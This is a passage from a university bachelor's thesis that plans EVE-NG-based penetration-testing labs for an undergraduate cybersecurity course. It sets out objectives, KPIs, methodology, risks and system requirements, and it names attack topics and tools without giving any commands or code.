- **Educational Purpose:** The project is conducted under academic supervision (Pere Vidiella i Catalan, tutor) within the scope of the

"Introduction to Cybersecurity" course curriculum, satisfying the educational exception for security research.

- **Data Privacy**: No personally identifiable information (PII) or sensitive data is processed during laboratory exercises. All scenarios use synthetic data or publicly available test datasets.
- **Responsible Disclosure**: In the unlikely event that previously unknown vulnerabilities are discovered in open-source software during testing, they will be reported responsibly to the respective maintainers following coordinated disclosure practices.

Compliance with Academic Regulations

The project follows Tecnocampus ESUPT bachelor's thesis regulations (approved September 30, 2021):

- **Plagiarism Prevention**: All work is original, properly cited, and verified using plagiarism detection tools. Adherence to Article 11 (Plagiarism) ensuring academic integrity.
- **Evaluation Criteria**: The project structure follows Chapter 9 (Evaluation) requirements, including continuous assessment (avant-projecte, interim report, final delivery) and tribunal defense.
- **Documentation Standards**: Formatting adheres to the "Guia per a la redacció i edició del bachelor's thesis" (ESUPT guidelines), ensuring compliance with submission requirements.

Conclusion: The project demonstrates **full legal compliance** with intellectual property regulations, ethical hacking principles, and institutional academic standards.

3.3.5 Gender and Diversity Perspective

The *Introduction to Cybersecurity* course at TecnoCampus has no gender or diversity restrictions: participation is open to all GEISI students regardless of background or identity. In consultation with the

responsible professor, the practical barriers to engagement are not demographic but relate to two specific factors:

- **Prior knowledge:** Students with limited background in networking or operating systems may find the early labs more demanding. This is mitigated through structured lab guides that introduce concepts and tools progressively, with explicit hints and a tools reference section in each student PDF.
- **Reading difficulties (dyslexia):** Dense technical documentation can be harder to process for students with dyslexia. This project addresses the issue directly by typesetting the entire thesis in OpenDyslexic, a typeface specifically designed to improve readability for dyslexic readers. Lab documentation is additionally structured with short paragraphs, descriptive headings, and code blocks visually separated from prose.

All documentation uses gender-neutral language throughout. Fictional user accounts and scenario names used in the laboratory environments are culturally neutral and carry no gender or demographic assumptions.

Conclusion: The inclusion measures in this project are grounded in the real barriers identified for this specific academic context — knowledge scaffolding and typographic accessibility — rather than generic demographic targets.

4 Objectives and Scope

Develop, implement, and validate a reusable teaching package of practical cybersecurity labs based on EVE-NG**eve_ng**, enabling students in the "Introduction to Cybersecurity" course to acquire practical skills in ethical pentesting through realistic and automated scenarios.

4.1 Specific Objectives (Measurable with KPIs)

4.1.1 OE1: Design and Implement EVE-NG Labs

Description: Create four functional and interconnected thematic labs.
Measurable KPIs:

- 4 fully functional .unl topologies (100%)
- Deployment time $\leq$ 2 minutes per lab (95% of cases)
- VM boot success rate $\geq$ 95%
- Compatibility with EVE-NG Community and Professional editions

Deliverables:

- 4 .unl topology files (Lab 1: implemented; Labs 2–4: planned)
- 8-12 optimized virtual machine images
- Technical configuration documentation for each lab

4.1.2 OE2: Develop Automation Scripts

Description: Develop utility scripts that automate recurring lab management tasks, reducing manual effort for instructors and ensuring repeatable configurations across lab sessions.

Measurable KPIs:

- At least one functional automation script per lab covering a recurring task
- Scripts documented and reusable across different EVE-NG installations
- All scripts tested and verified in the project's EVE-NG environment

Deliverables:

- Bash/Python utility scripts for common tasks (e.g. bridge configuration, ISO upload, node connectivity checks)
- Scripts documented with usage instructions in the repository

4.1.3 OE3: Develop Structured Teaching Material

Description: Develop comprehensive documentation for students and teachers.

Measurable KPIs:

- 4 student lab guides (1 per lab) in PDF format — task description, hints, and tool reference
- 4 instructor resolution guides (1 per lab) in PDF format — step-by-step walkthrough, expected output, and assessment rubric
- Assessment rubric included in each resolution guide with quantifiable criteria
- Lab setup procedure documented for instructors in each resolution guide

Deliverables:

- Student lab guide PDF (enunciado) per lab — task description, objectives, hints, and tools reference

- Instructor resolution guide PDF (resolució) per lab — full walk-through, flag values, rubric (100 pts), and common errors
- Technical configuration reference per lab in the repository

4.1.4 OE4: Validate Usability and Educational Effectiveness

Description: Verify that the package meets educational and technical requirements through a reduced pilot group representative of the target student population.

Measurable KPIs:

- Average lab resolution time within the 90–120 minute target window
- All pilot participants able to complete the lab with the provided guide
- User satisfaction score $\geq$ 4/5 (post-session survey)
- Zero blocking technical incidents during pilot sessions

Deliverables:

- Pilot session report with timing and usability observations
- Post-session survey results (satisfaction, difficulty, clarity)
- List of improvements implemented based on pilot feedback

Note: The pilot group comprises 4–5 individuals from the GEISI student population, potentially including participants with documented learning difficulties (e.g. dyslexia), to assess the effectiveness of the accessibility measures incorporated into the lab documentation.

4.2 Definition of the Client and Final User

The package targets two distinct groups: a principal client (the responsible professor) and end users (students). Secondary audiences may extend the material beyond the original course.

4.2.1 Principal Client

- **Responsible professor:** Pere Vidiella i Catalan
- **Course:** Introduction to Cybersecurity (GEISI, Tecnocampus)
- **Context:** Undergraduate teaching in practical cybersecurity

4.2.2 Primary End Users

- **GEISI Students:** 25-30 students per edition
- **Profile:** Basic knowledge of networks and operating systems
- **Objective:** Learn ethical pentesting in a practical and safe manner

4.2.3 Secondary End Users

- **Cybersecurity Faculty:** Other teachers interested in reusing the material
- **Postgraduate Students:** Possible extensions of the material for advanced levels

4.2.4 Potential Audience

Beyond the primary users, the material is designed for reuse across different educational contexts.

Internal Scope (Tecnocampus)

- Other courses related to cybersecurity
- Research projects in computer security
- Continuing education and professional certifications

External Scope

- Educational institutions with training in cybersecurity
- Specialized vocational training centers
- Companies with internal training programs in security

4.3 Scope Boundaries

Included in this bachelor's thesis:

- Design and implementation of 4 pentesting labs in EVE-NG
- Integration of real vulnerabilities and techniques aligned with OWASP Top **10owasp2021** and CIS Critical Controls**cis_controls**
- Utility automation scripts for recurring lab management tasks (e.g. bridge configuration, ISO upload, connectivity checks)
- Complete technical documentation for instructors and future maintainers
- Student guides and learning objectives for each lab
- Assessment rubrics for evaluating student lab completion

Explicitly NOT included (out of scope):

- Integration with third-party Learning Management Systems (LMS) or Moodle

- Development of proprietary lab management software or web interfaces
- Creation of automated grading systems beyond basic script validation
- Commercial licensing or distribution models
- Formal pedagogical evaluation studies (e.g., pre/post learning assessments)
- Creation of labs beyond the four specified domains

4.4 KPIs and Performance Indicators

4.4.1 Technical Indicators

Metric	Objective	Measurement Method
Lab deployment time	$\leq$ 2 min	Automated timing
VM boot success rate	$\geq$ 95%	System logs + validation scripts
Full reset time	$\leq$ 30 s	Scripts with timestamps
Scenario reproducibility	100%	Automated tests

Table 4.1: Technical key performance indicators for EVE-NG lab deployment

4.4.2 Educational Indicators

Metric	Objective	Measurement Method
Lab resolution time	90–120 min	Time tracking during pilot
Lab completion (pilot)	All participants	Observation during pilot sessions
User satisfaction	$\geq$ 4/5	Post-use survey
Key concept understanding	$\geq$ 80% correct	Assessment questionnaire

Table 4.2: Educational key performance indicators for lab effectiveness

4.4.3 Quality Indicators

Metric	Objective	Measurement Method
Documentation coverage	100% of features	Verification checklist
Critical errors	0	Exhaustive testing
EVE-NG version compatibility	100%	Tests in multiple environments
Interface usability	$\geq$ 4/5	UX heuristic evaluation

Table 4.3: Quality key performance indicators for lab package

Note: KPIs are being measured during the pilot validation phase (April–May 2026) and will be documented in the final report.

5 Methodology

This chapter outlines the comprehensive methodology employed in this bachelor's thesis project, encompassing research strategy, development approach, validation methods, and project lifecycle management. The project integrates principles from software engineering, cybersecurity pedagogy, and empirical research to ensure systematic development and validation of the EVE-NG**eve_ng**-based teaching package.

5.1 Research and Development Phases

The project is structured in four distinct phases, each with specific deliverables, milestones, and validation checkpoints:

5.1.1 Phase 0: Preparation and Infrastructure (July-November 2025)

Objective: Establish the technical foundation and personal capacity for the project.

Activities:

- HomeLab infrastructure initialization (Proxmox**proxmox**, networking, storage)
- Development environment setup (VSCode**vscode**, LaTeX**latex_project**, Git)
- Security tools installation (Parrot OS Security**parrot_os**, Metasploit**metasploit**, Burp Suite**burp_suite**)
- Technical documentation and baseline establishment

Deliverables:

- Fully operational virtualization infrastructure

- Development environment configuration
- Baseline documentation of system architecture

Duration: 105 hours | **Status**: 100% completed

5.1.2 Phase 1: Avantprojecte and Conceptual Design (October 2025 - January 2026)

Objective: Define project scope, objectives, and detailed planning through comprehensive documentation.

Key Activities:

1. **SMART Objectives Definition** (4h)
   - Specification of Main Objective (MO): Develop a reusable teaching package
   - Definition of 4 Specific Objectives (OE1-OE4) with measurable KPIs
   - Alignment with institutional GEISI curriculum requirements
2. **State of the Art Analysis** (15h)
   - Comprehensive review of 7 major cybersecurity training platforms
   - Analysis of existing laboratory platforms: HackTheBox, TryHackMe, Cisco Academy, SEED Labs, GOAD, VulnHub, Hack4u
   - Identification of pedagogical gaps and competitive advantages
   - Comparative analysis matrix across multiple dimensions
3. **Functional and Non-Functional Requirements** (10h)
   - RF1: Design and implement 4 EVE-NG topologies (.unl files)
   - RF2: Implement vulnerabilities per PTES**ptes**, OWASP**owasp_testing_guide**, NIST**nist_framework**, and CEH**ceh_framework** standards
   - RF3: Create structured assessment materials and rubrics

- NFR1: Performance optimization for deployment and execution
- NFR2: Compliance with international security frameworks
- NFR3: Institutional sustainability through open-source alignment

4. **Pentesting Methodology and Validation Framework** (8h)
   - Adaptation of PTES (Penetration Testing Execution Standard) for educational context
   - Definition of ethical hacking principles (EC-Council CEH framework)
   - Mapping of attack phases to lab objectives
   - Validation criteria for security effectiveness
5. **Design Decisions Justification** (5h)
   - Rationale for EVE-NG selection vs alternative platforms
   - Technology stack justification (Parrot OS Security, Metasploit, Burp, OWASP ZAP)
   - Pedagogical approach: hands-on labs with automation
6. **Risk Analysis and Mitigation Planning** (15h)
   - Identification of 12+ project risks (technical, pedagogical, institutional)
   - Assessment of impact and probability
   - Definition of mitigation strategies for each critical risk
7. **Resource Inventory and Allocation** (5h)
   - Hardware requirements: dual-socket server with Proxmox
   - Software stack: EVE-NG Community Edition, Parrot OS Security images, security tools
   - Human resources: student (~820h total project scope), faculty supervisor
   - Budget considerations and open-source alternatives
8. **Gantt Chart and Critical Path Analysis** (20h)

- Development of detailed project timeline with 37 tasks
- Identification of 13 critical path tasks
- CSV export and interactive web-based visualization
- Progress tracking and milestone definition

Deliverables:

- Formal project proposal (Avantprojecte/Preliminary Project document)
- Detailed Gantt chart with critical paths
- Risk register and mitigation plan
- Requirements specification document (functional and non-functional)

Duration: 82 hours | **Status:** Completed

Milestone Deadline: January 16, 2026

5.1.3 Phase 2: Implementation and Interim Validation (January-March 2026)

Objective: Develop the first three laboratories and conduct preliminary validation with pilot users.

Key Activities:

1. **Lab 1: Reconnaissance Development** (14h research + 20h dev)
    - Scenario: Intelligence gathering phase using PTES framework
    - Tools: Nmap**nmap**, Shodan, Passive reconnaissance techniques
    - Topology: Multi-tier network with passive monitoring capabilities
    - Validation: Successful execution of reconnaissance workflow
2. **Lab 2: Web Vulnerabilities Development** (14h research + 25h dev)

- Scenario: OWASP Top 10 vulnerability exploitation
- Tools: Burp Suite, OWASP ZAP, manual testing techniques
- Topology: Web application server with vulnerable services
- Validation: Exploitation success and reporting accuracy

3. **Lab 3: Network Analysis Development** (14h research + 25h dev)
   - Scenario: Network segmentation and lateral movement (NIST standards)
   - Tools: Wireshark**wireshark**, tcpdump, network enumeration tools
   - Topology: Multi-VLAN network with security monitoring
   - Validation: Successful network traversal and analysis
4. **Pilot Validation with Users** (20h + 6h revision)
   - Informal testing sessions with a small group of GEISI students (4–5 participants) conducted as each lab is completed
   - Usability observations and timing notes during sessions
   - Post-session survey on satisfaction, difficulty, and guide clarity
   - Adjustments applied based on participant feedback
5. **Topology Adjustments and Optimization** (30h)
   - Performance tuning based on pilot feedback
   - VM image optimization and deployment time reduction
   - Network configuration refinement for stability
6. **Teaching Material** (40h)
   - Student lab guide PDF (enunciado) per lab — task description, objectives, hints, and tool reference
   - Instructor resolution guide PDF (resolució) per lab — one possible walkthrough, flag values, assessment rubric, and common errors
   - Technical configuration reference per lab in the repository

Deliverables:

- 3 fully functional and tested EVE-NG labs
- Student lab guides and instructor resolution guides (PDF per lab)
- Pilot validation report with observations
- Technical configuration references per lab

Duration: 188 hours | **Status**: In progress

Milestone Deadline: March 20, 2026

5.1.4 Phase 3: Completion and Final Validation (March-May 2026)

Objective: Develop the fourth laboratory, complete automation, and conduct comprehensive final validation.

Key Activities:

1. **Lab 4: Privilege Escalation Development** (16h research + 30h dev)
   - Scenario: Post-exploitation and privilege escalation (CEH framework)
   - Tools: Metasploit, manual exploitation, system enumeration
   - Topology: Hardened systems with privilege escalation vectors
   - Validation: Successful privilege elevation and system compromise
2. **Comprehensive Penetration Testing** (30h Round 1 + 25h Round 2)
   - Round 1: Sequential testing of Labs 1, 2, and 3
   - Round 2: Integrated testing across all 4 laboratories
   - Documentation of all findings and remediation strategies
   - Validation of security effectiveness
3. **Automation Scripts Development** (30h)

- Utility scripts (Bash/Python) for recurring lab management tasks
- Bridge configuration, ISO upload, and connectivity check scripts
- Scripts documented and tested in the project EVE-NG environment

4. **Final User Validation and Iteration** (18h)
    - Final informal validation sessions with the pilot group (4–5 participants)
    - Collection of post-session survey data and usability notes
    - Implementation of final adjustments based on feedback
5. **Bachelor's thesis Report Writing and Finalization** (90h)
    - Bachelor's thesis Report Writing Phase I (15h): Introduction, Object, Literature Review
    - Bachelor's thesis Report Writing Phase II (40h): Methodology, Requirements, Implementation Results
    - Bachelor's thesis Report Writing Phase III (35h): Validation, Analysis, Conclusions
    - Final revision and quality assurance (15h)
    - Formatting, bibliography integration, and publication preparation (20h)

Deliverables:

- 4 fully functional and tested EVE-NG laboratories
- Utility automation scripts for common lab management tasks
- Final bachelor's thesis report
- Pilot validation report with observations and improvements
- Deployment package ready for institutional use

Duration: 315 hours | **Status:** In progress

Final Milestone Deadline: May 27, 2026

5.2 Information Search Strategies

The research methodology employs multiple information gathering techniques:

5.2.1 Literature Review Approach

1. **Systematic Review of Academic Databases**
   - IEEE Xplore (computer science and engineering)
   - ACM Digital Library (cybersecurity education)
   - Scopus (multidisciplinary security research)
   - Google Scholar (open-access research)
2. **Industry Standards and Frameworks**
   - PTES (Penetration Testing Execution Standard) **ptes**
   - OWASP (Open Web Application Security Project) documentation **owasp_testing_guide**
   - NIST (National Institute of Standards and Technology) frameworks **nist_framework**, **nist_sp800115**
   - CIS Controls and benchmarks **cis_controls**
   - EC-Council CEH curriculum **ceh_framework**
3. **Platform and Tool Documentation**
   - Official EVE-NG documentation and community resources **eve_ng_docs**
   - Parrot OS Security documentation **parrot_os**
   - Metasploit Framework documentation **metasploit**
   - OWASP ZAP and Burp Suite user guides **owasp_zap**, **burp_suite**
4. **Comparative Analysis**
   - Feature comparison matrices for existing platforms
   - User reviews and community feedback
   - Educational effectiveness studies
   - Cost-benefit analysis of solutions

5.2.2 Primary Research Methods

1. **User Research and Validation**
   - Informal pilot sessions with a small group of GEISI students (4–5 participants) conducted as each lab is completed
   - Qualitative feedback through interviews
   - Quantitative metrics collection (time-on-task, completion rates)
   - Usability assessment using standardized scales
2. **Technical Experimentation**
   - Lab design iteration and refinement
   - Performance testing and optimization
   - Security effectiveness validation
   - Scalability assessment

5.3 Development Methodology

The project adopts an iterative, agile-inspired approach with clear phases and milestones:

5.3.1 Development Cycle

- **Design:** Conceptual architecture and topology planning
- **Implementation:** Lab creation, vulnerability implementation, tooling
- **Validation:** Security testing, educational effectiveness review
- **Iteration:** Feedback incorporation and refinement
- **Documentation:** Technical and pedagogical material preparation

5.3.2 Quality Assurance

1. **Technical Validation**
   - Automated testing of lab deployment and reset
   - Manual security testing and penetration verification
   - Performance benchmarking against KPI targets
   - Compatibility testing across EVE-NG versions
2. **Pedagogical Validation**
   - Alignment with GEISI learning outcomes
   - Assessment of student understanding through rubrics
   - Effectiveness in achieving educational objectives
   - Feedback from faculty and student participants
3. **Usability Testing**
   - User interface and documentation clarity
   - Accessibility and ease of deployment
   - Support and documentation adequacy
   - User satisfaction scoring

5.3.3 Documentation and Version Control

- GitHub repository for all code, scripts, and documentation
- LaTeX for formal project documentation (this bachelor's thesis report)
- Versioning system for all deliverables
- Change logs and improvement tracking
- Deployment guides and runbooks

5.4 Platform Selection Rationale

A detailed comparative analysis of existing cybersecurity training platforms — including HackTheBox, TryHackMe, Cisco NetAcad, SEED Labs, GOAD, VulnHub, and Hack4u — is presented in the State of the Art chapter. That analysis evaluates each platform across multiple dimensions (customisation, institutional control, automation, cost, and curriculum alignment) and concludes that EVE-NG is the optimal choice for this project. Its key advantages — open-source licensing, full topology customisation, local deployability, and automation support — directly address the gaps identified in existing platforms and are discussed in detail in that chapter.

5.5 Validation and Success Criteria

Success is measured against the KPIs defined in the Objectives chapter (Chapter 3), which cover three dimensions: technical performance (deployment time, boot success rate, reproducibility), educational effectiveness (lab resolution time, completion rate, user satisfaction), and sustainability (documentation coverage, open-source compliance, institutional readiness). Validation is conducted through pilot sessions with a representative group of GEISI students and through automated technical checks at each development milestone.

5.6 Risk Management

Risk mitigation is embedded throughout the project phases:

5.6.1 Key Risks and Mitigation

Risk	Mitigation Strategy	Owner
Scope creep / Feature additions	Clear scope boundaries and change management	Eloi
EVE-NG compatibility issues	Extensive testing on both Community and Pro editions	Eloi
Pilot user dropout	Clear incentives and scheduling flexibility	Pere + Eloi
Performance degradation	Early benchmarking and optimization iterations	Eloi
Documentation gaps	Peer review and user feedback cycles	Eloi + Faculty
Institutional adoption barriers	Change management plan and training support	Pere

Table 5.1: Key project risks and mitigation strategies

6 Functional and Non-Functional Requirements

This chapter specifies the complete requirements for the EVE-NG-based **eve_ng** cybersecurity teaching package, encompassing functional requirements (RF) that define what the system must do, technological requirements (TR) that specify the technical environment, and non-functional requirements (NFR) that address quality attributes and compliance standards.

6.1 Functional Requirements

Functional requirements define the core capabilities and behaviors expected from the teaching package.

6.1.1 RF1: Design and Implement EVE-NG Topologies

Description: Create four separate, functional, and interconnected network topologies in EVE-NG format (.unl files) that simulate real-world cybersecurity scenarios.

Detailed Requirements:

- **RF1.1**: Design 4 distinct network topologies, each targeting a specific pentesting phase:
  - Lab 1: Reconnaissance topology (passive intelligence gathering)
  - Lab 2: Web application security topology (active vulnerability discovery)
  - Lab 3: Network analysis topology (lateral movement and monitoring)
  - Lab 4: Privilege escalation topology (post-exploitation scenarios)
- **RF1.2**: Each topology must include:

  - Minimum 5-8 virtual machines per lab
  - Realistic network architecture (DMZ, internal networks, monitoring zones)
  - Vulnerable services configured per OWASP and NIST standards
  - Network segmentation with VLANs where appropriate
- **RF1.3**: EVE-NG compatibility requirements:
  - .unl file format compatible with EVE-NG Community Edition
  - Additional compatibility with EVE-NG Professional Edition
  - KVM hypervisor support (Ubuntu 20.04+ LTS)
  - Minimum host specification: 16GB RAM, 200GB storage
- **RF1.4**: Topology documentation:
  - Network diagram for each lab (logical and physical views)
  - IP addressing scheme documented
  - Service inventory and port mappings
  - Attack surface identification and justification

Success Criteria: See technical KPIs in Chapter 3 (Table **??**).

6.1.2 RF2: Implement Vulnerabilities and Attack Scenarios

Description: Implement realistic vulnerabilities and attack scenarios aligned with industry frameworks (PTES**ptes**, OWASP**owasp_testing_guide**, NIST**nist_framework**, CEH**ceh_framework**).

Detailed Requirements:

- **RF2.1**: Lab 1 - Reconnaissance (PTES Phase 1)
  - Passive reconnaissance tools (Shodan, DNS enumeration)
  - Active scanning tools (Nmap**nmap**, banner grabbing)
  - Service discovery scenarios
  - Information gathering reporting

- **RF2.2**: Lab 2 - Web Vulnerabilities (OWASP Top 10)
  - Injection vulnerabilities (SQL, command injection)
  - Authentication bypasses
  - Session management flaws
  - Cross-Site Scripting (XSS) scenarios
  - Cross-Site Request Forgery (CSRF) vulnerabilities
  - Broken Access Control
  - Security misconfiguration examples
  - Sensitive data exposure scenarios
- **RF2.3**: Lab 3 - Network Analysis (NIST Standards)
  - Network segmentation analysis
  - Lateral movement techniques
  - Man-in-the-Middle (MITM) attack scenarios
  - Network traffic analysis with Wireshark**wireshark**
  - IDS/IPS evasion scenarios
  - VPN and encryption bypass (where applicable)
- **RF2.4**: Lab 4 - Privilege Escalation (CEH Framework)
  - Local privilege escalation vulnerabilities
  - Kernel exploits (outdated systems)
  - Weak file permissions and sudo misconfigurations
  - Windows privilege escalation (UAC bypass, token impersonation)
  - Post-exploitation persistence mechanisms
- **RF2.5**: Vulnerability implementation standards:
  - All vulnerabilities must be fixable by administrators
  - No permanently broken or unrecoverable systems
  - Clear reset procedure for each vulnerability state
  - Automated scanning tools must successfully identify vulnerabilities

Success Criteria: Each lab must include a minimum of 3–4 exploitable vulnerability scenarios, all resolvable and documented with remediation procedures.

6.1.3 RF3: Create Structured Assessment Materials

Description: Develop comprehensive assessment rubrics, learning objectives, and evaluation materials aligned with GEISI curriculum **geisi_curriculum.**

Detailed Requirements:

- **RF3.1:** Learning outcomes definition:
  - 3-4 specific learning outcomes per lab
  - Alignment with BLOOM's taxonomy (knowledge, application, analysis)
  - Clear connection to GEISI degree competencies
- **RF3.2:** Assessment rubrics:
  - Detailed assessment rubric per lab with quantifiable criteria
  - Point allocation per criterion (clear grading scale)
  - Included in the instructor resolution guide
- **RF3.3:** Support materials:
  - Student lab manuals with step-by-step guidance
  - Teacher guides with deployment and customization instructions
  - Expected outcomes and common pitfalls documentation
  - Troubleshooting guides for common technical issues
- **RF3.4:** Validation materials:
  - Automated validation scripts to verify successful lab completion
  - Manual verification procedures for educators
  - Documentation of success indicators

Success Criteria: 4 student lab guides (enunciado PDF) and 4 instructor resolution guides (resolució PDF), each including an assessment rubric. All lab features documented.

6.2 Technological Requirements

Technological requirements specify the infrastructure, tools, and platforms required for system implementation and deployment.

6.2.1 TR1: Virtualization Infrastructure

- **TR1.1**: EVE-NG Platform
  - Version: EVE-NG 5.0 or later
  - Editions supported: Community (free) and Professional
  - Deployment: Docker container or bare-metal installation
  - Web interface: Accessible via HTTPS on port 443
  - API: RESTful API for automation and integration
- **TR1.2**: Hypervisor
  - Primary: KVM (Kernel-based Virtual Machine)
  - Host OS: Ubuntu Server 20.04 LTS or 22.04 LTS
  - QEMU integration for VM management
  - Nested virtualization support for advanced scenarios
- **TR1.3**: Host System Specifications
  - CPU: 2x Intel Xeon E5-2600 v3 series or equivalent (minimum 16 cores)
  - RAM: 64GB minimum (recommended 128GB for simultaneous labs)
  - Storage: 2TB+ NVMe or SSD (minimum 50GB per VM image)
  - Network: Gigabit Ethernet (10Gbps preferred)
  - Power redundancy: UPS for service continuity
- **TR1.4**: Network Configuration

  - Layer 2 switching capabilities within EVE-NG
  - VLAN support for network segmentation scenarios
  - IPv4 and IPv6 support

6.2.2 TR2: Security Tools and Penetration Testing Framework

- **TR2.1**: Attacking Platform
  - Primary: Parrot OS Security 6.x **parrot_os**
  - Alternative: Kali Linux **kali_linux**
  - Installation method: EVE-NG pre-built image or custom import
  - Tools package: Full toolkit including reconnaissance, scanning, and exploitation

  Rationale: Parrot OS Security was selected over Kali Linux as the primary attacking platform for three reasons. First, its base system is significantly lighter in terms of disk and memory footprint, which is relevant when running multiple VMs concurrently inside EVE-NG on constrained lab hardware. Second, the Parrot image integrates cleanly into EVE-NG without requiring manual QEMU parameter adjustments. Third, Parrot's desktop environment and tool organisation are more approachable for students who are not yet familiar with dedicated cybersecurity distributions, reducing the cognitive overhead of the attacker node itself so that students can focus on the lab objectives.

- **TR2.2**: Core Security Tools (installed on Parrot OS Security)
  - **Reconnaissance**: Nmap, Shodan CLI, Amass, Sublist3r
  - **Scanning**: Nessus (optional), OpenVAS, Nikto
  - **Exploitation**: Metasploit Framework 6.x **metasploit**, ExploitDB, Searchsploit
  - **Web Testing**: Burp Suite Community/Professional **burp_suite**, OWASP ZAP **owasp_zap**
  - **Network Analysis**: Wireshark**wireshark**, tcpdump, mitmproxy

  - **Post-Exploitation:** Mimikatz, Rubeus, BloodHound
  - **Programming:** Python 3.10+, Bash scripting

- **TR2.3:** Target System Images
  - Ubuntu Server 24.04 LTS (Linux target servers)
  - Ubuntu Desktop 24.04 LTS (internal workstation)
  - pfSense CE (perimeter firewall and NAT)
  - VyOS (routing and inter-VLAN switching)
  - Vulnerable web application: SYNAPSE (custom, Lab 2)

- **TR2.4:** Compliance and Documentation
  - All tools must be freely available or have educational licenses
  - Open-source preference for long-term sustainability
  - Tool version specifications documented
  - Legal and ethical use guidelines included

6.2.3 TR3: Scripting and Automation Framework

- **TR3.1:** Languages
  - Bash scripting for system automation (deployment, reset, validation)
  - Python 3.10+ for complex automation and integration
  - Optional: Go or Rust for performance-critical components

- **TR3.2:** Automation Scripts
  - At least one utility script per lab for a recurring management task
  - ISO upload automation (`iso_uploader.py`): SCP-based image onboarding
  - Bridge configuration and connectivity check scripts
  - All scripts documented with usage instructions in the repository

- **TR3.3**: Integration Points
  - EVE-NG API integration for programmatic lab management
  - Webhook support for event-driven automation
  - Container orchestration (Docker) for microservices
  - Version control integration (Git, GitHub)

6.3 Non-Functional Requirements

Non-functional requirements specify quality attributes and operational characteristics.

6.3.1 NFR1: Performance and Efficiency

- **NFR1.1**: Deployment Performance
  - Lab deployment time: less or equal to 2 minutes from topology load to ready state
  - VM boot time: less or equal to 90 seconds per VM (95 percent of cases)
  - Reset operation: less or equal to 30 seconds to restore to initial state
  - Concurrent lab instances: Support minimum 5 simultaneous labs
- **NFR1.2**: Resource Optimization
  - VM image sizes: less or equal to 5GB per image (compressed)
  - Memory footprint: less or equal to 6GB per lab instance during execution
  - Network bandwidth: Minimal external dependencies (all local simulation)
- **NFR1.3**: Scalability
  - Current infrastructure supports 3–4 concurrent lab instances on the project HomeLab server

  - Architecture is horizontally scalable: additional EVE-NG nodes can be added on institutional infrastructure
  - EVE-NG Professional Edition supports larger concurrent deployments for full classroom use

6.3.2 NFR2: Compliance with Security Frameworks

- **NFR2.1**: NIST Cybersecurity Framework Alignment **nist_framework**
  - Core Functions: Identify, Protect, Detect, Respond, Recover
  - Implementation mapped to lab exercises
  - Assessment procedures aligned with NIST guidelines
- **NFR2.2**: CIS Critical Controls Coverage **cis_controls**
  - Controls 1-18 incorporated where pedagogically appropriate
  - Assessment rubrics aligned with CIS benchmarks
  - Remediation procedures follow CIS recommendations
- **NFR2.3**: OWASP Standards Integration **owasp2021**, **owasp_testing_guide**
  - OWASP Top 10 vulnerabilities fully covered
  - OWASP Testing Guide methodology integrated
  - OWASP Development Practices reflected in lab design
- **NFR2.4**: Penetration Testing Standards **ptes**, **ceh_framework**
  - PTES (Penetration Testing Execution Standard) phases mapped to labs
  - CEH (Certified Ethical Hacker) curriculum alignment
  - Ethical hacking principles strictly enforced

6.3.3 NFR3: Reliability and Availability

- **NFR3.1**: System Reliability
  - Mean Time Between Failures (MTBF): greater or equal to 100 hours continuous operation

  - Mean Time To Recovery (MTTR): less or equal to 5 minutes
  - Scenario reproducibility: 100 percent (deterministic behavior)
  - Bug severity: Zero critical bugs at release

- **NFR3.2**: Data Integrity
  - No unintended data loss during lab operations
  - Snapshot and restore functionality for state management
  - Backup procedures for sensitive configurations

- **NFR3.3**: Availability
  - Planned maintenance windows: Weekends only
  - System availability: greater or equal to 99 percent during instructional periods
  - Graceful degradation if resources become limited

6.3.4 NFR4: Security and Ethical Compliance

- **NFR4.1**: Educational Sandbox Isolation
  - Complete network isolation from production systems
  - No outbound internet access from lab environments
  - Contained attack scenarios (no external targets)

- **NFR4.2**: Access Control and Accountability
  - Role-based access control (RBAC) for lab management
  - Audit logs of all student actions (where applicable)
  - Clear identification of authorized vs. unauthorized activities

- **NFR4.3**: Ethical Guardrails
  - Mandatory ethics training and certification before lab access
  - Written agreements regarding responsible use
  - Monitoring and escalation procedures for suspicious activities

6.3.5 NFR5: Usability and Support

- **NFR5.1**: Ease of Use
  - Average time to deploy a lab: 5-10 minutes for faculty
  - Intuitive web interface with clear navigation
  - Context-sensitive help and tooltips
  - Minimal technical prerequisites for students
- **NFR5.2**: Documentation and Support
  - Comprehensive user manuals and quick-start guides
  - Video tutorials for complex procedures (2-3 minutes each)
  - FAQ documentation (minimum 50 entries)
  - Responsive support channel (email, discussion forum, chat)
- **NFR5.3**: Accessibility
  - WCAG 2.1 Level AA compliance for web interfaces
  - Screen reader compatibility
  - Keyboard navigation support
  - Clear contrast ratios for visual elements

6.3.6 NFR6: Institutional Sustainability

- **NFR6.1**: Long-term Maintainability
  - All components open-source or freely available tools
  - No vendor lock-in dependencies
  - Source code in GitHub with clear documentation
  - Backward compatibility with older EVE-NG versions where feasible
- **NFR6.2**: Curriculum Alignment
  - Explicit mapping to GEISI degree learning outcomes
  - Integration with existing course structures
  - Flexible customization for different instructional contexts

  - Support for multi-level deployment (100/300/400-level courses)

- **NFR6.3**: Scalability for Institutional Adoption
  - Deployable on institutional infrastructure (not SaaS-dependent)
  - Support for multiple faculty deployments simultaneously
  - Resource reservation and scheduling capabilities
  - Reporting and analytics for institutional assessment

6.4 Requirements Traceability Matrix

ID	Type	Requirement	Scope
RF1.1	Functional	Design 4 EVE-NG topologies	All labs
RF1.2	Functional	5–8 VMs per topology	All labs
RF2.1	Functional	Lab 1 reconnaissance scenarios	Lab 1
RF2.2	Functional	Lab 2 OWASP vulnerabilities	Lab 2
RF2.3	Functional	Lab 3 network analysis	Lab 3
RF2.4	Functional	Lab 4 privilege escalation	Lab 4
RF3.1	Functional	Learning outcomes defined	All labs
RF3.2	Functional	Assessment rubrics	All labs
TR1.1	Technical	EVE-NG 5.0+	Platform
TR1.3	Technical	Host 64GB RAM, 2TB storage	Infrastructure
TR2.1	Technical	Parrot OS Security as attacking platform	Tools
NFR1.1	Non-Func.	Deploy in $\leq$ 2 minutes	Performance
NFR2.1	Non-Func.	NIST alignment	Compliance
NFR3.1	Non-Func.	MTBF $\geq$ 100h	Reliability
NFR4.1	Non-Func.	Network isolation	Security
NFR6.1	Non-Func.	Open-source tools	Sustainability

Table 6.1: Requirements traceability matrix for the EVE-NG laboratory platform

7 Development

This chapter describes the implementation of the penetration testing lab environment built on EVE-NG. It covers the platform setup, the management of virtual machine images, the lab management interface, the infrastructure problems encountered during development, and an overview of the lab topologies designed for the course. Each individual lab is then described in its own section.

7.1 Platform Setup

